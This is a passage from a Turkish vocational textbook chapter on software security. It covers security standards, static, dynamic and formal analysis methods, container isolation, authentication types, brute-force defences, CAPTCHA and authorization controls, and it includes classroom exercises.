
ISO/IEC 27034: Uygulama güvenliği yönetimini ele alan bir standarttır. Yazılım uygulamalarının tasarımından geliştirilmesine ve test edilmesine kadar olan süreci kapsar. Bu standart, yazılım güvenliği risklerini yönetmek için rehberlik sağlar. **Information technology-Security techniques-Application security (Bilgi teknolojisi-Güvenlik teknikleri-Uygulama güvenliği)** başlığı altında yayımlanan bir uluslararası standarttır. Bu standart, yazılım uygulamalarının güvenliğini artırmak ve yazılım geliştirme sürecinde güvenliği entegre etmek amacıyla oluşturulmuştur. ISO/IEC 27034 özellikle yazılım tabanlı saldırılara karşı koruma sağlamak için yönergeler sunar.

ISO/IEC 29147: Güvenlik açıklarının raporlanması için kılavuzlar içerir. **Information technology-Security techniques-Vulnerability disclosure (Bilgi teknolojisi-Güvenlik teknikleri-Güvenlik açığının açıklanması)** başlığı altında yer alır ve güvenlik açıklıklarının raporlanmasıyla ilgili rehberlik sağlar. Bu standart; güvenlik açıklıklarının tespit edilmesi, bildirilmesi ve düzeltilmesi sürecini düzenlemeyi hedefler. Yazılım ve ürün geliştiricileri bu sayede güvenlik açıklıklarını daha etkili bir şekilde ele alabilir ve kullanıcıların güvenli bir şekilde ürünleri kullanmalarını sağlayabilir.

ISO/IEC 30111: Ürünlerdeki güvenlik açıklarının yönetimi ve koordinasyonunu düzenler. **Information technology-Security techniques-Vulnerability handling processes (Bilgi teknolojisi-Güvenlik teknikleri-Güvenlik açığı ele alma süreçleri)** başlığı altında yer alır ve güvenlik açıklıklarının işlenme sürecini düzenlemek için kullanılır.

ISO/IEC 25010 (SQuaRE): Yazılımın ürün kalitesini değerlendirmek için kılavuzlar sunar. **Systems and software Quality Requirements and Evaluation [SQuaRE (Sistemler ve yazılım Kalite Gereksinimleri ve Değerlendirmesi)]** serisinin bir parçasıdır. Bu standart, yazılım ve sistem kalitesini değerlendirmek ve gereksinimlerini belirlemek için kullanılan bir çerçevedir. Bu çerçeve; yazılımın işlevselliğini, güvenilirliğini, kullanılabilirliğini, performansını ve diğer kalite özelliklerini ele alır. ISO/IEC 25010 standardının temel amacı, yazılımın kalitesini objektif bir şekilde değerlendirmek ve geliştirmek için gereken kılavuzlar ile prensipleri sunmaktır. Bu standart, yazılım ürünlerinin ve sistemlerinin belirli kalite özelliklerine ne kadar uygun olduğunu değerlendirmek ve iyileştirmek isteyen organizasyonlar için rehberlik sağlar.

OWASP Top 10: En yaygın web uygulaması güvenliği risklerini sıralayan bir proje ve rehber serisi sunar (Görsel 3.3). OWASP Top 10, en kritik web güvenliği risklerini ve bu risklerle nasıl başa çıkılacağını tanımlar.



Görsel 3.3: OWASP bileşenleri

CERT Secure Coding Standards (CERT Güvenli Kodlama Standartları): Yazılım geliştiricilerine rehberlik sağlamak ve güvenli kodlama uygulamalarını teşvik etmek için oluşturulmuş bir dizi standarttır. **CERT, Computer Emergency Response Team (Bilgisayar Acil Durum Yanıt Ekibi)** anlamına gelir ve yazılım güvenliği, savunma ve yanıt konularında uzmanlaşmış bir kuruluştur. CERT Secure Coding Standards, yazılım geliştiricilerine rehberlik sağlamak ve güvenli kod yazma uygulamalarını teşvik etmek amacıyla oluşturulmuştur. Bu standart, kod yazımından önce ve kod yazımı sırasında dikkate alınması gereken güvenlik ilkelerini açıklar. Her dile ait özgül güvenlik hataları ve risklerini ele alırken genel güvenli yazılım geliştirme prensiplerini de kapsar.

CIS Critical Security Controls (CIS Kritik Güvenlik Kontrolleri): Uygulanması gereken siber güvenlik kontrollerinin listesini sunar. Organizasyonların da yazılım geliştiricilerin de siber saldırılara karşı dirençli sistemler oluşturmak için bu kontrolleri takip etmeleri önerilir.

NIST SP 800-53: Amerika Birleşik Devletleri Ulusal Standartlar ve Teknoloji Enstitüsü (NIST) tarafından geliştirilen bu rehber, federal bilgi sistemlerinin güvenliğini artırmak için kullanılır. Yazılım güvenliği, genel bilgi sistem güvenliğinin bir parçası olarak ele alınır.

ARAŞTIRMA

Sizler de özellikle ISO/IEC 27000 standart ailesine ait diğer standartları araştırınız. Edindiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

3.1.3. Yazılım Güvenliğini Sağlama Yöntemleri

Yazılımdaki hataları azaltmak ve yazılımın güvenliğini artırmak için birçok yöntem mevcuttur. Yazılım güvenliğini sağlama yöntemleri, **sezgisel (heuristic) ve benzetime (simulation) dayalı yöntemler** ile **biçimsel (formal) yöntemler** olarak ikiye ayrılır.

3.1.3.1. Sezgisel ve Benzetime Dayalı Yöntemler

Güvenlik açıklarını tespit etmek ve yazılımın sağlamlığını artırmak için kullanılan yöntemler çeşitlilik gösterir. Bu yöntemler, yazılımın kod yapısını inceleyerek potansiyel zayıf noktaları belirlemekten programın sembolik bir örneğini oluşturup farklı giriş değerlerini test etmeye kadar geniş bir yelpazede uygulanır. Sezgisel ve benzetime dayalı yöntemler şunlardır:

Statik Analiz Yöntemi (Static Analysis): Yazılım kodunu analiz ederek potansiyel güvenlik açıklarını tespit etmek için kullanılan bir yöntemdir. Bu yöntem, kodun yapısını ve mantığını inceleyerek potansiyel zayıf noktaları belirlemeye çalışır.

Sembolik Uygulama Yöntemi (Symbolic Execution): Programın sembolik bir örneğini oluşturup, farklı giriş değerleri üzerinde sembolik şekilde çalıştırarak güvenlik açıklarını tespit etmeye çalışır. Bu yöntem, özellikle karmaşık koşullu ifadeleri analiz etmek ve potansiyel hata durumlarını bulmak için kullanılır.

Dinamik Analiz Yöntemi (Dynamic Analysis): Yazılımın çalışma zamanında gerçekleştirilen bir analiz yöntemidir. Bu yöntemde, yazılım gerçek bir ortamda çalıştırılır ve güvenlik açıkları veya hatalı davranışlar tespit edilmeye çalışılır. Dinamik analiz; testler, hata ayıklama araçları, güvenlik tarayıcıları gibi çeşitli tekniklerle gerçekleştirilebilir. Dinamik analiz yöntemleri şunlardır:

a) **Ağ Tarayıcısı:** Ağ üzerindeki cihazlar ile yazılımları belirleyen ve bunların özelliklerini tespit eden **Nmap** vb. araçlardır.

b) **Ağ Dinleyicisi:** Ağ üzerindeki trafiği dinleyerek anlık analiz eden veya sonradan analiz edilmek üzere kaydeden **Wireshark** vb. araçlardır.

c) **Ağ Zayıflık Tarayıcısı:** Bir ağ cihazına, yazılımına veya ağ üzerindeki bir servise daha önceden oluşturulmuş ağ trafiği göndererek güvenlik politikalarına uygunluğunu veya bilinen zayıflıklarını tespit etmek için kullanılan **OpenVAS** vb. araçlardır.

Negatif Test (Negative Testing) Yöntemi: Yazılımın beklenmedik veya hatalı girişlere nasıl tepki verdiğini test etmek için kullanılan bir yöntemdir. Bu testlerde programın sınırlarını zorlamak ve hatalı durumları tetiklemek için geçerli olmayan veya beklenmedik veriler kullanılır.

Rastgele Test (Fuzz Testing) Yöntemi: Yazılımı test etmek için rastgele giriş değerleri kullanılan bir yöntemdir. Bu yöntemde yazılımın farklı senaryolara ve rastgele verilere nasıl tepki verdiği gözlemlenir, potansiyel hatalar tespit edilmeye çalışılır.

3.1.3.2. Biçimsel Yöntemler

Biçimsel yöntemler, yazılım güvenliği analizi için matematiksel ve mantıksal temellere dayanan bir yaklaşımdır. Bu yöntemler, yazılım sistemlerinin doğruluğunu ve güvenliğini matematiksel olarak kanıtlamak veya olası hataları tespit etmek için kullanılır. Biçimsel yöntemler kullanılarak belirli tür yazılım hataları tamamen engellenebilir, sürekli test yapmaktan ve hata düzeltmekten dolayı oluşan maliyetler azaltılabilir. Biçimsel yöntemlerin bazıları şunlardır:

Biçimsel Program Analizi: Yazılımın matematiksel ve mantıksal analizini kullanarak doğruluğunu ve güvenliğini değerlendiren bir yöntemdir. Bu yöntem, yazılımın semantik yapısını ve davranışını analiz ederek potansiyel hataları ve güvenlik açıklarını tespit etmeyi amaçlar.

Model Doğrulayıcılar: Yazılımın özelliklerini matematiksel modeller kullanarak doğrulayan ve analiz eden araçlar ile tekniklerdir. Model doğrulayıcılar, yazılımın belirli güvenlik özelliklerini sağladığını veya sağlamadığını kontrol eder ve hataları belirler. Örneğin Z, Alloy, SPARK, Coq, PROMELA gibi formel diller, yazılımın matematiksel olarak modellenmesine ve analizine imkân tanır.

Mantık Yöntemleri: Mantık temelli formel dil ve yöntemleri kullanarak yazılım güvenliğini analiz etmeyi amaçlayan bir yaklaşımdır. Bu yöntemler; yazılımın belirli güvenlik özelliklerini formalize etmek, matematiksel ifadelerle tanımlamak ve bunların doğruluğunu kanıtlamak için kullanılır.

Doğrulanmış Araç ve Kod Depoları Kullanma: Biçimsel olarak doğrulanmış araçlar ve kod depoları kullanarak güvenli yazılım geliştirmeye odaklanan bir yöntemdir. Bu depolarda yer alan araçlar ve kod parçacıkları, belirli güvenlik özelliklerini sağlamak için formel doğrulama ve analiz yöntemleriyle test edilerek onaylanmıştır.

Kod Güçlendirme: Biçimsel yöntemler kullanılarak yazılımın güvenliğinin artırılmasına yönelik güçlendirme teknikleridir. Bu yöntemler; kodu hatalara karşı daha dayanıklı hâle getirmek, güvenlik açıklarını tespit etmek ve gidermek, doğrulamak ve doğruluk garantileri sağlamak amacıyla kullanılır.

İspat Taşıyan Kod: Yazılımın belirli özelliklerini matematiksel ispatlarla desteklenen şekilde kodlamayı amaçlayan bir yöntemdir. İspat taşıyan kod, yazılımın güvenlik açıklarını minimize etmek ve doğrulama süreçlerini kolaylaştırmak için formel doğrulama ve matematiksel ispatlarla desteklenir.

3.1.4. Yazılım Çalışma Ortamının Güvenliğini Sağlayan Yöntemler

Bazı güvenlik işlevlerinin sistem tarafında ortak kullanılabilir mekanizmalarla sağlanması, saldırılara karşı dayanıklı ve güvenlik hizmetlerini varsayılan olarak sağlayan çalışma ortamı oluşturulması, yazılımın güvenliğini artıracak önlemler arasındadır. Ortak güvenli mimari örüntülerinin kullanılması, yeni nesil yazılım teknolojilerinde güvenliği artırır. Yazılım çalışma ortamının güvenliğini sağlayan yöntemlerin bazıları şunlardır:

- Sanallaştırma ortamlarının kullanılması
- Yazılımların mikroservis mimarisiyle geliştirilmesi
- Uygulama Konteyneri (Application Container) kullanımı


Sanallaştırma Ortamlarının Kullanılması: Sanallaştırma, bir fiziksel sunucu üzerinde birden fazla sanal makine çalıştırma yöntemidir. Sanal makineler, izole bir ortamda çalışır ve kaynakları diğer makinelerle paylaşırken birbirlerinden bağımsızdır. Bu durum, yazılım çalışma ortamının izole edilmesini sağlar ve güvenlik açıklarının yayılmasını önler. Sanallaştırma teknolojileri, güvenli çalışma ortamları oluşturmak için sıkça kullanılır. Bu ortamlara VMware vSphere, Microsoft Hyper-V, Citrix Hypervisor, Oracle VM VirtualBox, Docker vb. örnek olarak verilebilir.

Yazılımların Mikroservis Mimarisiyle Geliştirilmesi: Yazılımları küçük, bağımsız ve ölçeklenebilir hizmetlere ayırmayı amaçlayan bir yaklaşımdır. Mikroservis mimarisi, yazılımların daha iyi izole edilmesini ve güvenlik açıklarının sınırlı bir alanda kalmasını sağlar. Her bir mikro hizmet, kendi güvenlik önlemlerini uygular ve güvenlik açısından daha güçlü bir yapı sağlar.

Görsel 3.4: Docker mimarisi

Uygulama Konteyneri (Application Container) Kullanımı: Yazılımların izole bir ortamda çalışmasını sağlayan ve kaynakların paylaşımını kontrol eden bir teknolojidir. Bu konteynerler, yazılımların diğer sistem bileşenleriyle etkileşimini sınırlar ve güvenlik açıklarının yayılmasını önler. Örneğin Docker veya Kubernetes gibi konteyner teknolojileri, uygulamaları izole ederek güvenli bir çalışma ortamı sağlar (Görsel 3.4).

Sanal Makineler [Virtual Machine (VM)], her bir işletim sistemi veya sunucu için tam bir işletim sistemine sahiptir. Docker gibi bir konteyner ise işletim sisteminin tamamının yerine boyut olarak indirgenmiş Images'leri kullanır. İşletim sisteminin tüm kütüphanelerinin paylaşımlı olarak kullanılabilmesine imkân verir ancak bu yapı, Docker'ın sistem kaynak tüketim konusunda avantajını gösterirken izolasyon seviyesini de düşürür. Örneğin Docker ve sanal makineler kullanım açısından değerlendirildiğinde Docker'ın daha avantajlı olduğu görülür. Docker; hız, taşınabilirlik, ölçeklenebilirlik, hızlı teslimat, yoğunluk gibi avantajlara sahiptir (Görsel 3.5).




Görsel 3.5: Docker ile sanal makinenin karşılaştırılması

Bu yöntemler, yazılımın çalıştığı ortamın güvenliğini sağlamak için kullanılan etkili stratejilerdir. Uygulama konteynerleri, mikroservis mimarisi ve sanallaştırma ortamları, yazılım bileşenlerini izole ederek güvenlik açıklarının sınırlı bir alanda kalmasını sağlar. Bu sayede yazılım çalışma ortamı daha güvenli hâle gelir ve potansiyel tehditlere karşı daha iyi korunur.

1. ETKİNLİK

OWASP kısaltmasının açılımına ait kelimeleri baş harflerine göre tamamlayınız.




2. ETKİNLİK

Aşağıda verilen ifadeleri yazılım güvenliğini sağlama yöntemlerine göre değerlendirerek ifadelerin karşısına <u>Biçimsel Yöntem</u> veya <u>Sezgisel ve Benzetime Dayalı Yöntem</u> yazınız.

Biçimsel Program Analizi	
Model Doğrulayıcılar	
Mantık Yöntemleri	
Doğrulanmış Araç ve Kod Depoları Kullanma	
Negatif Test Yöntemi	
Rastgele Test (Fuzz Testing) Yöntemi	

3.2. KİMLİK DOĞRULAMA

Kimlik doğrulama, bir kullanıcının kimliğini doğrulamak için kullanılan bir süreçtir. Bu işlem, kullanıcıların sistemlere ve verilere erişimini kontrol etmek için önemlidir (Görsel 3.6).



Görsel 3.6: Kimlik doğrulama

Kimlik doğrulama, yazılım güvenliğinin önemli parçalarından biridir. Etkili kimlik doğrulama; veri gizliliğini korumak, kötü niyetli etkinlikleri önlemek, hesap güvenliğini sağlamak ve izlenebilirliği artırmak için kritik öneme sahiptir.

3.2.1. Kimlik Doğrulama Çeşitleri

Kimlik doğrulama; bilgi tabanlı, faktör tabanlı ve öznitelik tabanlı olmak üzere üç şekilde yapılır.

3.2.1.1. Bilgi Tabanlı Kimlik Doğrulama

Bilgi tabanlı kimlik doğrulama, kullanıcıların kimliklerini doğrulamak için çeşitli bilgileri kullanır (Görsel 3.7). Bu bilgiler genellikle kullanıcı adları, parolalar ve diğer kişisel bilgilerdir.

Parola tabanlı kimlik doğrulama, bilgi tabanlı kimlik doğrulamanın en yaygın örneğidir. Parola tabanlı kimlik doğrulamada kullanıcılar, bir kullanıcı adı ve parola girmek zorundadır. Kullanıcı adı, kullanıcının kimliğini tanımlayan bir bilgidir. Parola ise kullanıcının kimliğini doğrulamak için kullanılan gizli bir bilgidir. Parola tabanlı kimlik doğrulama, en çok kullanılan kimlik doğrulama yöntemidir ancak parolaların çalınabilir veya tahmin edilebilir olması nedeniyle kimlik doğrulama için tek başına yeterli değildir.

Görsel 3.7: Bilgi tabanlı kimlik doğrulama

3.2.1.2. Faktör Tabanlı Kimlik Doğrulama

Faktör tabanlı kimlik doğrulama, kullanıcıların kimliklerini doğrulamak için birden fazla faktör kullanır. Bu faktörler; bilgi, sahiplik veya davranış olabilir. 2FA, faktör tabanlı kimlik doğrulamanın en yaygın örneğidir. 2FA'da kullanıcılar, bir parolanın yanı sıra ikinci faktör girmek zorundadır. Bu ikinci faktör genellikle tek kullanımlık şifre veya biyometrik veridir.

Tek kullanımlık şifreler genellikle bir SMS mesajı veya bir uygulama aracılığıyla gönderilir. Bu şifreler, her oturum açma için farklıdır ve şifreler kullanıldıktan sonra iptal edilir. Biyometrik veriler, kullanıcıların kimliklerini doğrulamak için kullanılabilecek diğer ikinci faktördür. Biyometrik veriler, her birey benzersiz olduğu için daha güvenli bir kimlik doğrulama yöntemidir. Biyometrik veriler; parmak izi, yüz tanıma, iris taraması, ses tanıma, imza tanıma gibi çeşitli şekillerde kullanılabilir.

3.2.1.3. Öznitelik Tabanlı Kimlik Doğrulama

Öznitelik tabanlı kimlik doğrulama, kullanıcıların kimliklerini doğrulamak için kullanıcının özelliklerini kullanır. Bu özellikler genellikle kullanıcının fiziksel veya davranışsal özellikleridir.

Biyometrik kimlik doğrulama, öznitelik tabanlı kimlik doğrulamanın bir örneğidir. Biyometrik kimlik doğrulamada kullanıcıların biyolojik özellikleri (örneğin parmak izi, yüz tanıma vb.) kullanılır. Diğer bir öznitelik tabanlı kimlik doğrulama yöntemi, davranışsal kimlik doğrulamadır. Davranışsal kimlik doğrulamada kullanıcıların davranışları (örneğin klavye vuruşları, fare hareketleri vb.) kullanılır.

Bilgi tabanlı, faktör tabanlı ve öznitelik tabanlı kimlik doğrulama yöntemleri, farklı güvenlik seviyeleri sunar. Bilgi tabanlı kimlik doğrulama en az güvenli yöntemdir. Faktör tabanlı kimlik doğrulama daha güvenli bir yöntemdir. Öznitelik tabanlı kimlik doğrulama ise en güvenli yöntemdir.

Kurumlar, risk değerlendirmesine göre kullandıkları kimlik doğrulama yöntemini belirlemelidir. Yüksek riskli ortamlarda daha güvenli kimlik doğrulama yöntemleri kullanılmalıdır.

3.2.2. Kaba Kuvvet Saldırılarını Önleme Algoritmaları

Kaba kuvvet saldırıları, saldırganın bir parolayı veya diğer bir gizli değeri tahmin etmek için tüm olası değerleri denemesi işlemidir (Görsel 3.8). Kaba kuvvet saldırıları, zayıf parolalar için çok etkilidir.

Kimlik doğrulamada kullanılan kaba kuvvet saldırılarını önleme algoritmaları, bu saldırıların başarısını azaltmayı amaçlar. Bu algoritmalar, parolaların tahmin edilmesini zorlaştırarak veya saldırganın parolayı tahmin etmek için harcadığı zamanı artırarak çalışır.

Görsel 3.8: Kaba kuvvet saldırıları

Kaba kuvvet saldırılarına karşı koruma sağlayan algoritmalar ve teknikler genellikle güvenlik yazılımları veya sistem yöneticileri tarafından geliştirilen özel yöntemlerdir ancak genel olarak kullanılan bazı algoritmalar ve teknikler şunlardır:

1. **Hesap Kilitleme Algoritmaları:** Belirli bir kullanıcı hesabına, belirli bir süre içinde çok sayıda başarısız giriş denemesi gerçekleştiğinde hesabı kilitleyen algoritmalardır.
2. **Zaman Gecikmeli Yanıt Algoritmaları:** Her başarısız giriş denemesinden sonra belirli bir süre boyunca sistemden yanıt alınmamasını sağlayan veya gecikme ekleyen algoritmalardır.
3. **Parola Karmaşıklığı Kontrolü:** Güçlü parolaların kullanılmasını sağlayan algoritmalardır.
4. **Çift Faktörlü Kimlik Doğrulama Algoritmaları:** Parolanın yanında ikinci bir kimlik doğrulama faktörü kullanılan algoritmalarıdır. Bu işlem, kullanıcıların şifrelerine ek olarak mobil cihazlarına veya e-postalarına gönderilen kod gibi ikinci bir kimlik doğrulama biçimini gerektirir.
5. **IP Adresi Bazlı Kontroller:** Belirli IP adreslerinden gelen giriş denemelerini izleme veya engelleme algoritmalarıdır.
6. **Giriş Günlükleri Analizi Algoritmaları:** Giriş günlüklerini analiz ederek şüpheli aktiviteleri tespit etme algoritmalarıdır.
7. **Yavaşlatma Algoritmaları:** Kaba kuvvet saldırılarını yavaşlatmak için giriş denemeleri arasında gecikme ekleyen algoritmalardır.
8. **Geçici Hesap Kilitleme Algoritmaları:** Belirli bir süre boyunca hesabı kilitleyen ve daha sonra otomatik olarak açan algoritmalardır.
9. **Yapay Zekâ ve Anomali Tespiti:** Yapay zekâ ve makine öğrenmesi kullanarak normalden sapma gösteren kullanıcı davranışlarını tespit eden algoritmalardır.
10. **Gelişmiş Şifreleme Algoritmaları:** Güvenli şifreleme algoritmalarını kullanarak parolaların daha güvenli bir şekilde saklanmasını sağlayan algoritmalardır.

3.2.3. Güvenli CAPTCHA Kullanımı

CAPTCHA [Completely Automated Public Turing test to tell Computers and Humans Apart (Bilgisayarları ve İnsanları Ayıracak Tamamen Otomatik Herkese Açık Turing testi)], bilgisayarları insanlardan ayırmak için tasarlanmış bir güvenlik mekanizmasıdır. CAPTCHA'lar genellikle bir resimde verilen metnin veya sayıların girilmesini, resimdeki nesnelerin seçilmesini gerektirir. Güvenli CAPTCHA kullanımı, CAPTCHA'nın robotlar tarafından aşılmasını zorlaştıran bir dizi önlemi içerir. Bu önlemler; CAPTCHA'nın daha zor hâle getirilmesini, daha sık kullanılmasını ve robotların başarısının engellenmesini sağlayacak şekilde tasarlanmıştır. Bazı CAPTCHA örnekleri şunlardır:

1. **Görsel Algı Testi:** CAPTCHA genellikle görsel algı testini içerir. Kullanıcıdan istenen görev, metin tabanlı olabilir (örneğin biçimi değiştirilmiş karakterleri tanıma) veya resim tabanlı olabilir [örneğin belirli nesneleri seçme (Görsel 3.9a)].
2. **Bilgisayarlara Zorluk:** Görsel algı testi, insanlar için oldukça doğal ve basit bir görevdir ancak bilgisayar programları için zor ve karmaşıktır. Özellikle biçimi değiştirilmiş karakterler veya gizlenmiş nesnelerle ilgili karmaşık görevler, bilgisayar programlarının zorlanmasına neden olabilir (Görsel 3.9b).
3. **Rastgele Üretilen Görevler:** CAPTCHA, her seferinde rastgele üretilen görevler sunar. Bu görevler, otomatik botların önceden belirlenmiş desenlere veya algoritmalarına dayanarak CAPTCHA'yı çözmesini zorlaştırır.
4. **Zaman Sınırlaması:** CAPTCHA belirli bir süre içinde çözülmelidir. Otomatik botların CAPTCHA'ları çözmesi, insanların çözmesinden daha uzun zaman alır. Zaman sınırlaması uygulanarak otomatik botların CAPTCHA'ları çözmesi zorlaştırılır.

5. **Görsel ve İşitsel Çeşitlilik:** CAPTCHA, farklı tipte görsel ve işitsel görevleri içerir. CAPTCHA sadece metin tabanlı değil resimleri ve sesleri tanıma yeteneğini de test eder.
6. **Fare Hareketlerinin İzlenmesi:** Kaydedilen fare hareketleri, kullanıcının gerçek bir insan olduğunu doğrulamak için kullanılır. Botlar, fare hareketlerini daha düzgün ve hızlı yaparken insanların fare hareketleri daha karmaşık ve yavaştır (Görsel 3.9c).

Görsel 3.9: CAPTCHA örnekleri

3.2.4. Yetkilendirme Yöntemleri

Yetkilendirme, kullanıcının bir sisteme veya kaynağa erişim izninin olup olmadığını belirleme işlemidir. Yetkilendirme, kimlik doğrulamadan sonra gelir ve kimliği doğrulandıktan sonra bir kullanıcının belirli kaynaklara erişmesine izin verir.

Yetkilendirme Yöntemlerinin Sınıfları

Yetkilendirme yöntemlerinin sınıfları şunlardır:

- **İzin Tabanlı Kimlik Doğrulama:** Kullanıcılara belirli kaynaklara erişmek için izinler verilir. İzinler, kullanıcıların kimliğine ve rollerine göre belirlenir. İzin tabanlı kimlik doğrulama, en yaygın kullanılan yetkilendirme yöntemidir.
- **Erişim Kontrol Listesi [Access Control List (ACL)] Tabanlı Kimlik Doğrulama:** İzin tabanlı kimlik doğrulamanın bir çeşididir. Kaynaklara erişimi kontrol etmek için ACL'ler kullanılır. ACL'ler, kullanıcılara hangi kaynaklara erişme izni verildiğini tanımlar.
- **Rol Tabanlı Erişim Kontrollü [Role Based Access Control (RBAC)] Kimlik Doğrulama:** Karmaşık bir yetkilendirme yöntemidir. Kullanıcılara belirli roller atanır. Roller, kullanıcıların belirli kaynaklara erişmesine izin verir.

Yetkilendirme yöntemleri, sistemlerin ve uygulamaların güvenliğini sağlamak için önemlidir. Bu yöntemler, yetkisiz kullanıcıların sistemlere ve kaynaklara erişimini önlemeye yardımcı olur. Yetkilendirme yöntemleri seçilirken dikkate alınması gereken faktörler şunlardır:

- Sistem veya uygulamanın ihtiyaçları
- Sistem veya uygulamanın güvenliği
- Yetkilendirmenin karmaşıklığı
- Yetkilendirmenin maliyeti

3.2.5. Eksik Yetkilendirme Kontrolleri

Eksik yetkilendirme, bir sistemin veya uygulamanın güvenliğini tehlikeye atabilecek önemli güvenlik açıklarından biridir. Eksik yetkilendirme, yetkisiz kullanıcıların sistemlere, kaynaklara erişmesine veya yetkisiz eylemler gerçekleştirmesine izin verebilir. Eksik yetkilendirme kontrolleri sağlanmadığında veri ihlali gibi yetkisiz kullanıcıların hassas verilere erişim sağlaması ve verileri değiştirmesi gerçekleşebilir. Belirli işlevlere veya kaynaklara yetkilendirme eksikse kötü niyetli bir kullanıcı, bu kaynaklara yoğun taleplerde bulunarak hizmetin normal işleyişini engelleyebilir (DoS saldırısı). Yetersiz güvenlik denetimleri sebebiyle dosya ve dizin yazım yetkileri kötüye kullanılabilir (Malware).

